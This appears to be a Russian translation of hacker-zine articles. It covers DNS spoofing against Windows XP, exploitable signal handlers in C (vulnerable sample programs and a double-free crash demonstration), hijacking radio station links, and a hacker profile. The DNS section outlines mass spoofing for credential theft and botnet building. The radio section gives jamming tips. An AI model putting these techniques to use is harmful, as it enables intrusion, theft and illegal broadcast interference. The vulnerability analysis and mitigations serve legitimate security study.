Windows XP не добавляла бы в журнал лишних записей в результате атаки.

Команда netstat показала, что компьютер с Windows XP всегда прослушивал UDP-порт 1026; вследствие этого лишние DNS-ответы молча отбрасывались и не генерировали ни сообщений об ошибках в журнале событий, ни пакетов ICMP «порт недоступен». Такое поведение, а также повторное использование одного и того же номера порта источника для DNS-запросов, объяснялось работой службы DNS-клиента.

6 - Практические последствия рекомендаций RFC для атак DNS-спуфинга

Злоумышленнику не требуется информация о DNS-запросах целевого пользователя: ни IP-адрес его DNS-сервера, ни порт источника его DNS-запроса, ни имя, которое пользователь пытается разрешить в IP-адрес. Следовательно, злоумышленнику не нужен доступ к каналу связи между целевым пользователем и его DNS-сервером.

Windows XP SP1 сопоставляет DNS-ответы с DNS-запросами только по идентификатору транзакции и номеру UDP-порта, и оба этих значения весьма предсказуемы. Поскольку имя для разрешения не сравнивается между DNS-запросом и DNS-ответом, злоумышленнику всё равно, какое доменное имя запросил пользователь — это имя не нужно помещать в подменённый DNS-ответ. В результате злоумышленник может создавать универсальные вредоносные DNS-ответы, которые будут успешно нарушать процесс разрешения DNS у целевого пользователя вне зависимости от имени, которое тот пытался разрешить, и вне зависимости от сетевой конфигурации пользователя, в том числе IP-адреса его DNS-сервера.

Злоумышленник, желающий скомпрометировать максимальное число компьютеров с минимальными усилиями и за кратчайшее время, мог бы отправить двадцать DNS-ответов, подобных универсальному ответу из примера атаки на Windows XP в данной статье, но с идентификатором транзакции в диапазоне от 3 до 22. Для большей надёжности злоумышленник мог бы отправить сто DNS-ответов с номером порта назначения в диапазоне от 1025 до 1029. Применяя подход «spray and pray», злоумышленник рассылал бы эти ответы на каждый IP-адрес из диапазона крупного диалап-провайдера и, закончив, повторял процесс.

В подобном сценарии атаки определённый уровень успеха гарантирован — с учётом огромной базы потенциальных жертв, ожидающих DNS-ответ, и того, что Windows XP принимает в качестве действительного DNS-ответа всё, что хотя бы отдалённо на него похоже.

Получатель двадцати DNS-ответов злоумышленника примет один из них как действительный, что приведёт к успеху атаки, если получатель:
• использует Windows XP с её слабо реализованным DNS-клиентом (большинство диалап-пользователей относятся к этой категории);
• недавно подключился к Интернету — не более 10–20 минут назад — и потому выполнил менее двадцати DNS-запросов (значительная доля диалап-пользователей относится к этой категории);
• недавно выполнил DNS-запрос и ожидает DNS-ответа (немалая часть огромной базы диалап-пользователей относится к этой категории).

Целевые пользователи Windows XP вряд ли заметят атаку, особенно если полагаются на защиту Microsoft Internet Connection Firewall. Анализ журналов более сложного брандмауэра и инспекция сетевого трафика также не позволят легко выявить атаку DNS-спуфинга, поскольку IP-адрес источника не будет принадлежать легитимному DNS-серверу. Более того, номер порта источника и содержимое подменённых DNS-ответов могут быть специально подобраны так, чтобы они выглядели как типичный фоновый NetBIOS-шум, который пользователь, скорее всего, отбросит как бесполезный сетевой трафик, блуждающий по Интернету. Наконец, целевой диапазон IP-адресов диалап-провайдера состоит преимущественно из домашних пользователей, не разбирающихся в продвинутых концепциях сетевой безопасности.

IP-адрес в подменённых DNS-ответах мог бы принадлежать компьютеру злоумышленника в Интернете, на котором работает прокси-программное обеспечение для электронной почты (SMTP и POP3) и HTTP-трафика. Злоумышленник смог бы собирать конфиденциальные данные, включая отправленные и полученные письма, а также пароли для последующего получения почты. Веб-почта и незашифрованные данные для входа на веб-сайты также были бы собраны. Злоумышленник мог бы добавлять содержимое в HTML-страницы перед их передачей пользователю: рекламные баннеры для получения дохода или скрытый фрейм со ссылкой на файл на стороннем сайте, фактически организуя распределённую атаку отказа в обслуживании (DDoS) против этого сайта. Ещё серьёзнее — злоумышленник мог бы расширить масштаб компрометации,

добавив HTML-контент, эксплуатирующий одну из публично известных уязвимостей в Internet Explorer, допускающих выполнение произвольного кода, для которых отсутствует патч поставщика. Примеры таких уязвимостей обсуждались на сайте http://www.computerworld.com.au/index.php?id=117316298&eid=-255.

Подход «spray and pray» полезен для создания сети из полуслучайно выбранных скомпрометированных компьютеров под контролем злоумышленника — иначе известной как ботнет.

Проксирование HTTP/1.1-трафика можно осуществлять, инспектируя заголовок HOST для определения нужного пользователю сайта. Однако ради простого и прозрачного проксирования злоумышленник может решить не помещать секцию Answer в подменённые DNS-ответы. Вместо этого злоумышленник может отправить неавторитативный подменённый DNS-ответ, используя секции Authority и Additional для перенаправления запрашивающего компьютера к DNS-серверу под его контролем. Это позволило бы злоумышленнику точно знать, какой домен запрашивает компьютер жертвы; кроме того, подобные подменённые ответы могут оказывать долгосрочное и широкое воздействие на компьютер жертвы. Подробное обсуждение DNS-делегирования и проверка поддержки этого механизма в Windows XP выходят за рамки данной статьи.

7 - Сравнение реализаций

Разработчики Linux, по всей видимости, придерживаются жёсткого подхода к интерпретации рекомендаций RFC с упором на безопасность, граничащего с несоответствием стандартам ради обеспечения защиты. Браузер Mozilla на тестовом компьютере с Debian Linux оказался весьма строгим: он требовал, чтобы DNS-ответы соответствовали всем девяти вышеперечисленным критериям, за исключением критерия 5 — нулевое значение контрольной суммы UDP принималось. Некорректная контрольная сумма UDP принималась при отправке пакета по локальной сети, но не через Интернет. Изучение исходного кода ядра показало, что для локальных сетей контрольная сумма UDP намеренно игнорируется, а вместо неё из соображений производительности применяется аппаратная проверка. По всей видимости, это является особенностью, а не ошибкой, хотя и не соответствует RFC 1122, который гласит: «Если UDP-датаграмма получена с ненулевой и некорректной контрольной суммой, UDP ДОЛЖЕН молча отбросить датаграмму».

В ходе тестирования тестовый компьютер с Linux использовал порты 32768 и 32769 для выполнения DNS-запросов. Идентификатор транзакции генерировался случайным образом, что усложняло атаки DNS-спуфинга; впрочем, идентификатор транзакции, используемый при повторной отправке неотвеченного DNS-запроса, был не столь случайным. Тем не менее выбор значений идентификаторов транзакций оказался достаточно надёжным для защиты от атак DNS-спуфинга в Интернете: начальное значение идентификатора транзакции было непредсказуемым, а первый DNS-запрос обычно получал ответ, исключая необходимость повторных отправок.

Брандмауэр iptables на Linux-машине был настроен так, что разрешался только UDP-трафик к порту 53 легитимного DNS-сервера и от него. При выполнении DNS-запроса и получении DNS-ответа iptables не мог заблокировать лишние (подменённые) входящие DNS-ответы, поскольку не предназначен для инспекции DNS-трафика и разрешения одного входящего DNS-ответа на один исходящий DNS-запрос. Однако, поскольку порт для отправки DNS-запроса закрывался после получения корректного DNS-ответа, для лишних (подменённых) входящих DNS-ответов генерировались ICMP-сообщения «порт недоступен». iptables был настроен на блокировку и протоколирование исходящего ICMP-трафика. Изучение журналов показало наличие ICMP-сообщений «порт недоступен», адресованных легитимному DNS-серверу, — явное свидетельство атаки DNS-спуфинга. Более того, поскольку DNS-ответы должны поступать с порта

53, анализ сетевого трафика с помощью анализатора пакетов типа Ethereal выявлял трафик, похожий на DNS-ответы, якобы исходящие от легитимного DNS-сервера.

8 - Заключение

Рекомендации RFC упрощают атаки DNS-спуфинга против клиентских DNS-резолверов, поскольку злоумышленнику не требуется такая информация, как IP-адрес DNS-сервера потенциальной жертвы или содержимое отправляемых ею DNS-запросов. Microsoft Windows XP более уязвима к атакам DNS-спуфинга, чем Linux, ввиду слабой реализации рекомендаций RFC. Дополнительно упрощают атаки DNS-спуфинга неадекватное сопоставление DNS-запросов с DNS-ответами в Windows XP, а также предсказуемые значения номера порта и идентификатора транзакции — поведение, которое можно было бы изменить, не нарушая рекомендаций RFC. Следы атак DNS-спуфинга минимизируются возможностью маскировки DNS-ответов под NetBIOS-трафик, недостаточной гибкостью настройки и инспекции трафика некоторыми брандмауэрами, а также тем, что Windows XP не генерирует ICMP-сообщения об ошибках для избыточных DNS-ответов.

RFC 791 (Internet Protocol), требующий, чтобы программа была «либеральной в поведении при получении» и «принимала любую датаграмму, которую способна интерпретировать», мог быть уместен в 1981 году, когда был создан, и когда вопросы совместимости стояли важнее безопасности. Однако Интернет изменился: от относительно надёжной базы пользователей из представителей образовательных учреждений и Министерства обороны США он превратился в пространство, включающее хакеров и мошенников, что вывело безопасность на первый план. Возможно, пришло время изменить и программное обеспечение, основанное на этом устаревшем представлении об Интернете.

Интернет-сообщество продолжает ожидать широкого внедрения криптографических цифровых подписей для аутентификации DNS-транзакций, как описано в RFC 2535 (расширения безопасности DNS). В ожидании этого угроза атак DNS-спуфинга могла бы быть снижена, если бы Microsoft улучшила реализацию DNS во всех затронутых операционных системах. Такие улучшения включают использование случайных значений идентификатора транзакции, проверку соответствия имени в DNS-ответе имени для разрешения из DNS-запроса, а также использование случайного порта источника для DNS-запросов. Эти улучшения существенно затруднили бы атаки против клиентских DNS-резолверов, при этом не нарушая рекомендаций RFC.

```
|=-----------------------------------------------------------------------=|
|=-----------------------------------------------------------------------=|
```

Инжектирование сигналов ради удовольствия и пользы

Автор: shaun2k2

---

1 - Введение

Всё более широкое распространение получает написание более безопасного кода, устраняющего типичные векторы эксплуатации программ — такие как переполнения стека, переполнения кучи и

атаки через символические ссылки. Несмотря на это, при аудите кода нередко упускаются из виду тонкие уязвимости, оставляя так называемые «безопасные» приложения открытыми для атак — пусть и менее очевидным способом. Безопасная разработка обработчиков сигналов зачастую остаётся вне поля внимания, однако я убеждён, что этот класс уязвимостей заслуживает не меньшего внимания, чем более распространённые классы ошибок, такие как переполнения буфера.

Данная статья призвана обсудить проблемы, возникающие при написании обработчиков сигналов, методы их эксплуатации, а также предлагает идеи о том, как избежать подобных проблем. Рабочее знание языка программирования C и UNIX-подобных операционных систем было бы большим подспорьем для читателя, однако оно отнюдь не обязательно.

2 - Обработка сигналов: обзор

Чтобы понять, что такое обработчики сигналов, нужно сначала разобраться, что представляют собой сигналы. Кратко: сигналы — это уведомления, доставляемые процессу для оповещения его о «важных» событиях, касающихся самого процесса. Например, пользователи приложения могут отправлять сигналы с помощью стандартных комбинаций клавиш Ctrl, таких как Ctrl-C, которая отправит сигнал SIGINT соответствующему процессу.

Существует множество различных сигналов, но вот некоторые из наиболее распространённых (или полезных): SIGINT, SIGHUP, SIGKILL, SIGABRT, SIGTERM и SIGPIPE. Список доступных сигналов согласно стандарту POSIX.1 можно найти на странице руководства unix signal(7).

Стоит отметить, что сигналы SIGKILL и SIGSTOP нельзя перехватить, проигнорировать или заблокировать — их «действие» изменить невозможно.

Что такое обработчики сигналов? Простой ответ: обработчики сигналов — это небольшие подпрограммы, которые обычно вызываются при доставке заранее определённого сигнала (или набора сигналов) процессу до завершения выполнения программы — после того как поток выполнения направляется к функции-обработчику, все инструкции внутри неё выполняются последовательно. В более крупных приложениях обработчики сигналов нередко предназначены для выполнения более сложного набора задач, обеспечивающих корректное завершение программы: удаления временных файлов, освобождения буферов памяти, записи сообщений в журнал, освобождения файловых дескрипторов и/или сокетов. Обработчики сигналов, как правило, определяются как обычные функции программы, а затем регистрируются как обработчики по умолчанию для определённого сигнала — обычно в начале программы.

Рассмотрим пример программы:

```
--- sigint.c ---
#include <stdio.h>
#include <signal.h>

void sighndlr() {
        printf("Ctrl-C caught!\n");
        exit(0);
}

int main() {
        signal(SIGINT, sighndlr);

        while(1)
                sleep(1);


        /* should never reach here */
        return(0);
}
```

```
--- EOF ---
```

`sigint.c` указывает, что функция `sighndlr` должна получить управление потоком выполнения при получении программой сигнала SIGINT. Программа «спит» бесконечно — до тех пор, пока не поступит сигнал SIGINT, после чего в терминал выводится сообщение «Ctrl-C caught!», как показано ниже:

```
--- output ---
[root@localhost shaun]# gcc test.c -o test
[root@localhost shaun]# ./test
[... program sleeps ...]
Ctrl-C caught!
[root@localhost shaun]#
--- EOF ---
```

Вообще говоря, сигнал SIGINT доставляется, когда пользователь нажимает Ctrl-C на клавиатуре, однако его также можно сгенерировать с помощью утилиты kill(1).

Каким бы простым или сложным ни был обработчик сигнала, при его разработке необходимо избегать нескольких потенциальных ловушек. Несмотря на то что обработчик сигнала может выглядеть «безопасным», проблемы всё равно могут возникнуть, хотя и не сразу бросаются в глаза. Существуют два основных класса проблем при разработке обработчиков сигналов — неатомарные модификации процесса и нереентерабельный код — оба потенциально критичны с точки зрения безопасности системы.

Поскольку сигналы могут быть доставлены практически в любой момент, а привилегии нередко требуется сохранять (например, привилегии root в SUID root-приложении) по очевидным причинам (доступ к сырым сокетам, графическим ресурсам и т.п.), обработчики сигналов должны разрабатываться с особой тщательностью. Если это требование не выполняется, а процесс в момент доставки сигнала обладает специальными привилегиями, ситуация может быстро выйти из-под контроля. Понятие «неатомарный» означает, что изменение в программе не является постоянным — оно носит временный характер. Для иллюстрации рассмотрим пример уязвимой программы.

```
--- atomicvuln.c ---
#include <stdio.h>
#include <signal.h>

void sighndlr() {
        printf("Ctrl-C caught!\n");
        printf("UID: %d\n", getuid());
        /* other cleanup code... */
}

int showuid() {
        printf("UID: %d\n", getuid());
        return(0);
}


int main() {
        int origuid = getuid();
        signal(SIGINT, sighndlr);


        setuid(0);
        sleep(5);

        setuid(origuid);

        showuid();
        return(0);
}
--- EOF ---
```

Приведённая программа должна немедленно насторожить любого программиста, думающего о безопасности, хотя уязвимость не очевидна с первого взгляда. Как видно, объявлен обработчик сигнала `SIGINT`, и программа предоставляет себе привилегии root. Примерно через пять секунд привилегии отзываются, и программа завершается успешно. Однако если поступает сигнал SIGINT, выполнение переходит к обработчику SIGINT — `sighdlr()`.

Рассмотрим примеры вывода:

```
--- output ---
[root@localhost shaun]# gcc test.c -o test
[root@localhost shaun]# chmod +s test
[root@localhost shaun]# exit
exit
[shaun@localhost shaun]$ ./test
[... program sleeps 5 seconds ...]
UID: 502
[shaun@localhost shaun]$ ./test
[... CTRL-C is typed ...]
Ctrl-C caught!
UID: 0
UID: 502
[shaun@localhost shaun]$
--- EOF ---
```

Если уязвимость в `atomicvuln.c` не была очевидна ранее, приведённый вывод всё проясняет: поскольку обработчик сигнала `sighdlr()` был вызван в момент, когда процесс всё ещё обладал привилегиями root, функции `printf()` любезно сообщают, что наш UID равен 0 (при условии, что двоичный файл является SUID root). И для подтверждения теории: если просто дать программе проспать пять секунд без отправки прерывания, `printf()` сообщит, что UID равен 502 — реальный UID автора.

Из этого легко понять, где кроется изъян: если выполнение программы можно прервать в промежутке между моментом получения привилегий суперпользователя и моментом их отзыва, код обработчика сигнала *будет* выполнен с привилегиями root. Только представьте: если в обработчике содержится потенциально чувствительный код, это может привести к компрометации привилегий root.

Несмотря на то что пример не является примером повышения привилегий, он по меньшей мере демонстрирует, как неатомарные модификации могут создавать угрозы безопасности при наличии обработчиков сигналов. И не следует полагать, что код, подобный приведённому выше примеру, не встречается в популярных критически важных для безопасности приложениях широкого применения — он встречается. Пример уязвимого кода, аналогичного приведённому, в широко используемом приложении смотрите в [1] в библиографии.

Нереентерабельный код

Хотя это и неочевидно, некоторые функции glibc просто не предназначены для повторного входа при получении сигнала, что может создавать потенциальные проблемы для обработчиков сигналов, использующих их. Пример такой функции — `free()`. Согласно странице руководства `free()`:

> *«освобождает память, на которую указывает ptr, которая должна была быть возвращена предыдущим вызовом malloc(), calloc() или realloc(). В противном случае, или если free(ptr) уже вызывался ранее, наступает неопределённое поведение. Если ptr равен NULL, операция не выполняется.»*

Как гласит цитата из man-страницы, `free()` может использоваться только для освобождения памяти, выделенной с помощью `malloc()`, иначе наступает «неопределённое поведение» — в

обычных случаях это означает повреждение кучи при вызове `free()` для области памяти, которая уже была освобождена. Из-за такой особенности реализации реентерабельные обработчики сигналов, использующие `free()`, могут стать объектом атаки.

Рассмотрим следующую уязвимую программу:

```
--- reentry.c ---
#include <stdio.h>
#include <signal.h>
#include <syslog.h>
#include <string.h>
#include <stdlib.h>

void *data1, *data2;
char *logdata;

void sighdlr() {
        printf("Entered sighdlr()...\n");
        syslog(LOG_NOTICE,"%s\n", logdata);
        free(data2);
        free(data1);
        sleep(10);
        exit(0);
}

int main(int argc, char *argv[]) {
          logdata = argv[1];
          data1 = strdup(argv[2]);
          data2 = malloc(340);
          signal(SIGHUP, sighdlr);
          signal(SIGTERM, sighdlr);
          sleep(10);

          /* should never reach here */
          return(0);

}
--- EOF ---
```

Приведённая программа определяет обработчик сигнала, который освобождает выделенную память в куче и спит около 10 секунд. Однако после входа в обработчик сигналы не блокируются и потому могут по-прежнему свободно доставляться. Как было указано выше, повторный вызов `free()` для уже освобождённой области памяти приводит к «неопределённому поведению» — вероятно, повреждению памяти кучи. Кроме того, в обработчик передаются данные, введённые пользователем, и из него также вызывается `syslog()` — но как работает `syslog()`? `syslog()` создаёт буферный поток в памяти, используя два вызова `malloc()`: первый выделяет «структуру описания потока», а второй создаёт буфер для самого сообщения syslog. Этот механизм по сути используется для хранения временной копии сообщения syslog.

Но почему это может вызывать проблемы в контексте совместного использования нереентерабельных подпрограмм? Чтобы найти ответ, немного поэкспериментируем, попытавшись эксплуатировать приведённую выше уязвимую программу.

```
--- output ---
[shaun@localhost shaun]$ ./test `perl -e 'print
"a"x100'` `perl -e 'print
"b"x410'` & sleep 1 ; killall -HUP test ; sleep 1 ;
killall -TERM test
[1] 2877
Entered sighdlr()...
Entered sighdlr()...
[1]+  Segmentation fault      (core dumped) ./test
`perl -e 'print "a"x100'`
`perl -e 'print "b"x410'`
[shaun@localhost shaun]$ gdb -c core.2877
GNU gdb 5.2.1-2mdk (Mandrake Linux)
Copyright 2002 Free Software Foundation, Inc.
```

```
GDB is free software, covered by the GNU General
Public License, and you are
welcome to change it and/or distribute copies of it
under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show
warranty" for details.
This GDB was configured as "i586-mandrake-linux-gnu".
Core was generated by `./test
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'.
Program terminated with signal 11, Segmentation fault.
#0  0x4008e9bb in ?? ()
(gdb) info reg
eax            0x61616161       1633771873
ecx            0x40138680       1075021440
edx            0x6965fa38       1768290872
ebx            0x4013c340       1075036992
esp            0xbfffeccc       0xbfffeccc
ebp            0xbfffed0c       0xbfffed0c
esi            0x80498d8        134519000
edi            0x61616160       1633771872
eip            0x4008e9bb       0x4008e9bb
eflags         0x10206  66054
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
fctrl          0x0      0
fstat          0x0      0
ftag           0x0      0
fiseg          0x0      0
fioff          0x0      0
foseg          0x0      0
fooff          0x0      0
---Type <return> to continue, or q <return> to quit---
fop            0x0      0
xmm0           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm1           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm2           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm3           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm4           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm5           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm6           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm7           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
mxcsr          0x0      0
orig_eax       0xffffffff       -1
(gdb) quit
[shaun@localhost shaun]$
--- EOF ---
```

Интересно. Как видно выше, наша длинная строка из символов 'a' попала в несколько программных регистров — EAX и EDI. Из этого можно заключить, что мы наблюдаем то самое «неопределённое поведение», о котором говорилось ранее, при повторном входе в обработчик сигнала.

Когда уязвимая программа получает второй сигнал (SIGTERM), поскольку сигналы не игнорируются, обработчик сигнала вызывается повторно для обработки этого второго сигнала, что приводит к серьёзной ошибке. Почему так происходит?

Поскольку второй регион памяти (data2) был освобождён при первом входе в обработчик сигнала, syslog() повторно использует освобождённую память для своих нужд — для хранения своего сообщения. Как было кратко упомянуто выше, в большинстве реализаций syslog() присутствуют два вызова malloc(), и потому syslog() повторно использует только что освобождённую память — data2. После использования памяти, ранее занятой data2, функцией syslog(), производится второй вызов free() для той же области памяти ввиду повторного входа в обработчик сигнала. Как гласит man-страница free(3), при вызове free() для уже освобождённой области памяти наступает

неопределённое поведение — и мы знаем, что именно это и произошло. Поэтому при повторном вызове free() для *data2 функция free() попала в область, содержащую символы 'a' (отсюда 0x61 в шестнадцатеричном виде), поскольку syslog() временно использовал эту освобождённую область для хранения сообщения.

Как иллюстрирует вывод GDB, при условии что данные пользователя используются `syslog()` (а в данном случае это так), мы имеем определённый контроль над регистрами программы в момент наступления этого «неопределённого поведения» (в большинстве случаев — повреждения кучи). Благодаря этой возможности эксплуатация уязвимости, по всей видимости, реальна — в качестве упражнения читателю предлагается поэкспериментировать с приведённой уязвимой программой и определить, является ли уязвимость эксплуатируемой.

Для заинтересованных читателей: `free()` — не единственная нереентерабельная функция glibc. В общем случае можно считать, что все функции glibc, НЕ входящие в следующий список, являются нереентерабельными и, следовательно, небезопасны для использования в обработчиках сигналов.

```
_exit(2), access(2), alarm(3), cfgetispeed(3), cfgetospeed(3),
cfsetispeed(3), cfsetospeed(3), chdir(2), chmod(2), chown(2),
close(2), creat(3), dup(2), dup2(2), execle(3), execve(2),
fcntl(2), fork(2), fpathconf(2), fstat(2), fsync(2), getegid(2),
geteuid(2), getgid(2), getgroups(2), getpgrp(2), getpid(2),
getppid(2), getuid(2), kill(2), link(2), lseek(2), mkdir(2),
mkfifo(2), open(2), pathconf(2), pause(3), pipe(2), raise(3),
read(2), rename(2), rmdir(2), setgid(2), setpgid(2), setsid(2),
setuid(2), sigaction(2), sigaddset(3), sigdelset(3),
sigemptyset(3), sigfillset(3), sigismember(3), signal(3),
sigpause(3), sigpending(2), sigprocmask(2), sigsuspend(2),
sleep(3), stat(2), sysconf(3), tcdrain(3), tcflow(3), tcflush(3),
tcgetattr(3), tcgetpgrp(3), tcsendbreak(3), tcsetattr(3),
tcsetpgrp(3), time(3), times(3), umask(2), uname(3), unlink(2),
utime(3), wait(2), waitpid(2), write(2).
```

Безопасная обработка сигналов

В общем случае уязвимости в обработчиках сигналов можно предотвратить следующими способами:

1) Использовать только реентерабельные функции glibc в обработчиках сигналов.

Это защитит от возможности «неопределённого поведения» или иных проблем, подобных приведённому выше примеру. Однако это *не всегда* осуществимо, особенно когда программисту необходимо выполнять такие задачи, как освобождение памяти. В таких случаях защиту обеспечивают другие контрмеры — см. ниже.

2) Игнорировать сигналы во время выполнения обработчиков сигналов.

Как следует из очевидного, эта практика программирования будет бессрочно предотвращать обработку сигналов во время выполнения обработчиков, тем самым исключая повторный вход в обработчик.

Рассмотрим следующий шаблон обработчика сигнала:

```
--- sighdlr.c ---
void sighdlr() {
        signal(SIGINT, SIG_IGN);
        signal(SIGABRT, SIG_IGN);
        signal(SIGHUP, SIG_IGN);
        /* ...ignore other signals ... */

        /* cleanup code here */

        exit(0);
```

```
}
--- EOF ---
```

Как видно, сигналы блокируются до выполнения каких-либо иных действий в обработчике. Это гарантирует (или почти гарантирует) защиту от повторного входа в обработчик.

3) Игнорировать сигналы во время неатомарных модификаций процесса.

Это предполагает блокировку сигналов, аналогичную приведённому выше фрагменту кода, во время выполнения кода с неатомарными модификациями, например выполнения кода с привилегиями суперпользователя.

Рассмотрим следующий фрагмент кода:

```
--- nonatomicblock.c ---
/* code exec with non-atomic process modifications
starts here... */
signal(SIGINT, SIG_IGN);
signal(SIGABRT, SIG_IGN);
signal(SIGHUP, SIG_IGN);
/* block other signals if desired... */

setuid(0);
/* sensitive code here */

setuid(getuid());
/* sensitive code ends here */

signal(SIGINT, SIG_DFL);
signal(SIGABRT, SIG_DFL);
signal(SIGHUP, SIG_DFL);

/* ...code here... */
--- EOF ---
```

Перед выполнением привилегированного кода сигналы блокируются. После его выполнения привилегии сбрасываются, а действие сигнала возвращается к действию по умолчанию.

Существуют и другие способы предотвращения уязвимостей сигналов, однако трёх описанных выше должно быть достаточно для реализации относительно безопасных обработчиков сигналов.

Заключение

Надеюсь, что эта статья хотя бы вскользь затронула возможные проблемы при работе с сигналами в C-приложениях. Если из статьи можно вынести хотя бы одно: моя цель — донести, что безопасные практики программирования должны неизменно применяться при реализации обработчиков сигналов. Без исключений. Запомните это.

Если я что-то упустил, изложил неточно или допустил иные погрешности — пожалуйста, напишите мне на адрес электронной почты, указанный в начале статьи, при условии, что ваши комментарии сформулированы вежливо.

Рекомендуемая литература представлена в Библиографии ниже.

Библиография

Рекомендуемая литература:


```
- «Delivering Signals for Fun and Profit» — http://razor.bindview.com/publish/papers/signals.txt, Michal Zale

- «Introduction To Unix Signals Programming» — http://users.actcom.co.il/~choo/lupg/tutorials/signals/signals
- «Procmail insecure signal handling vulnerability» — http://xforce.iss.net/xforce/xfdb/6872
```

- «Traceroute signal handling vulnerability» — http://lwn.net/2000/1012/a/traceroute.php3

- «signal(2) man page» — http://techpubs.sgi.com/library/tpl/cgi-bin/getdoc.cgi?coll=linux&db=man&fname=/usr/

- «signal(7) man page» — http://techpubs.sgi.com/library/tpl/cgi-bin/getdoc.cgi?coll=linux&db=man&fname=/usr/

Приветствия

Привет:

— Друзьям из HDC (или бывшим участникам HDC), excluded.org, #hackcanada, всем из GSO, rider (с запоздалым днём рождения!).

Всем замечательным людям, с которыми я познакомился онлайн.

Спасибо, ребята. Спасибо за внимание.
Shaun.

| =----------= |
| =----------= |

Пиратское радио

Автор: j kuinga

На многих радиостанциях для сокращения расходов сейчас используется так называемое «центральное вещание» (central casting) — когда множество трансляций производится из одного здания силами группы инженеров.

Почему это важно? Можно нарушить трансляцию с центральной точки на точку с передатчиком и создать собственное вещание — без необходимости покупать передатчик, получать лицензию FCC и так далее. Ниже описаны два способа повеселиться: прерывание удалённых трансляций и захват управления радиостанцией.

Радиостанции, как правило, используют оборудование Marti — мини-передатчики и ретрансляторы Marti, работающие в диапазоне приблизительно 425–455 МГц. Некоторые любительские передатчики работают в этом диапазоне; если нет — проверьте местные магазины радиодеталей секонд-хенд.

Оборудование Marti обычно используется для ретрансляции школьных футбольных и баскетбольных матчей, а также коммерческих «живых событий». Суть — просто перекрыть сигнал, чтобы пробить свой. Предупреждение: на другом конце того передатчика обычно находится живой человек. Скорее всего, он не особо следит за происходящим, потому что получает $5.50 в час, — но у него есть возможность вас отключить.

Как найти частоту? Можно применить метод социальной инженерии и спросить у инженера станции — правда, большинство из них — угрюмые радиолюбители старой закалки, так что, возможно, это ни к чему не приведёт. Рекомендуется хорошее издание Police Call, в котором содержится

множество частот, в том числе радиостанций.

Для поиска конкретных частот автор использует самодельную установку. Такие инструменты, как направленная антенна, частотомер и точный передатчик, вместе с макетной платой и необходимыми компонентами, как правило, помогают найти нужное. Помогает и большой белый фургон с мачтой и люлькой — купленный на школьном аукционе за копейки (меньше $500, с 19-дюймовыми стойками и генератором в комплекте), позволяющий оптимально разместить антенну на нужной высоте и в нужном направлении.

На большинстве радиостанций, использующих подобную схему, есть так называемая STL — студийно-передатчиковая линия (Studio to Transmitter Link). Обычно она работает в диапазоне 800 или 900 МГц, и общие идеи остаются теми же. Нужно найти примерное направление, в котором ориентирована антенна, а затем подавить сигнал. Поскольку вы (в идеале) находитесь в нескольких милях от передатчика, а не в 30–50 милях, как при центральном вещании, вы можете подавить передатчик и запустить собственное пиратское радио. Однако большинство станций оснащены эфирным монитором и могут отключить удалённый передатчик нажатием кнопки на STL. Если же вы ближе к передатчику — у вас есть контроль до тех пор, пока инженер станции не придёт и не отключит ваш передатчик вручную.

Если увидите чёрные фургоны с антеннами, которые явно прочёсывают местность, — скорее всего, это либо а) аудиторская группа местного кабельного оператора, либо б) люди, которые ищут вас.

kuinga@hotmail.com

```
|=[ EOF ]=---------------------------------------------------------------=|
```

Досье

Автор: Phrack Staff

```
               Handle: scut
                  AKA: "The Tower"
        Handle origin: Результат написания "SCUD rocket" с ошибкой в 12 лет,
                       когда придумывал себе ник
            catch him: по email scut@segfault.net
     Age of your body: 23
          Produced in: Западная Германия
       Height & Weight: 198cm, 85kg
                  Urlz: segfault.net/~scut/
            Computers: COTS, любое железо идёт ;)
            Member of: TESO
             Projects: методы эксплуатации, работа с низкоуровневой
                       архитектурой, анализ и трансформация кода
```

Любимое

```
          Women: умные, с чувством юмора, уверенные в себе и заботливые
           Cars: BMW = быстро, функционально и надёжно
          Foods: китайская кухня, немецкая выпечка
        Alcohol: коктейли (Текила + *), белое вино
          Music: U2, 60-70-е, эмбиент, нью-эйдж
         Movies: Леон, Матрица
  Books & Authors: не люблю художественную литературу, разные научные книги
           Urls: phrack.org/ ;-), citeseer.ist.psu.edu/directory.html
         I like: копать любую проблему до самого дна
      I dislike: неоправданный авторитет, высокомерие, невежество
```

Жизнь в трёх предложениях

Родился в 1980 году, просто жил обычной спокойной жизнью в Германии. Хорошо окончил школу и гимназию, отслужил в армии, начал учиться. Сейчас учусь за границей, и это, пожалуй, самый захватывающий опыт на сегодня ;-)

Страсти | Что тебя заводит

Создавать. Чем бы я ни занимался, мне нравится что-то создавать и углублять своё понимание этого. Правда, я теряю интерес, как только думаю, что мог бы понять что-то полностью, но для этого потребовалось бы слишком много усилий.

Какие исследования ты проводил или какое принесло больше всего удовольствия?

Оглядываясь на немногое сделанное мной, думаю, что всегда было весело интеллектуально щекотать людей. Больше всего радости доставило написание burneye — простой программы шифрования бинарников в реальном времени. Я многому научился в процессе, и она имела некоторое влияние. Ещё я написал статью о уязвимостях форматной строки. Её было интересно писать, а тогда все были очень любопытны насчёт этого нового класса уязвимостей в безопасности. Основная работа была уже сделана, и было интересно сделать ещё несколько шагов вперёд. Хотя всегда приходится опираться на чужую работу, иногда возникает ощущение, что ты делаешь что-то по-настоящему новое и творческое. Тогда это всегда радость.

Памятные события

CCCamp 1999, когда все члены TESO впервые встретились вживую и здорово провели время вместе. Встречи с интересными людьми, например с некоторыми ребятами из ADM.

Все конгрессы CCC и весь кайф, который они приносят: друзья, пиво и новые знакомства. Встречи с ребятами из THC, пиво с wilkins и plasmoid.

Цитаты

